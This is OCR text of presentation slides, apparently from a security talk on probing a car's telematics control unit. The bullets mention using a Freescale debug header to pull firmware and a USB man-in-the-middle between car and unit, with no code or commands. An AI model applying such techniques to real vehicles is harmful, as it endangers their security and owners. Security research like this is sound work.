


USB footprint

Telematics


Gathering Intel from the board

- Exploring the TCU - Bottom




Telematics

Exploring the TCU



Telematics

Exploring the TCU



Telematics

Gathering Intel from the board

- Freescale chip debug header, lets get firmware

Telematics


Gathering Intel from the board

- Its USB right? lets mitm it! CAR<-usb->LAPTOP<-usb->TCU

Telematics

Gathering Intel from the board


- Its USB right? lets mitm it! CAR<-usb->LAPTOP<-usb->TCU
- This looks familiar...




Telematics

Gathering Intel from the board

- Its USB right? lets mitm it! CAR<-usb->LAPTOP<-usb->TCU
- This looks familiar...






Telematics


Gathering Intel from the board

- Its USB right? lets mitm it!
- This looks familiar...

Telematics

- Oh, look at that!
- I know this chip! Do you?



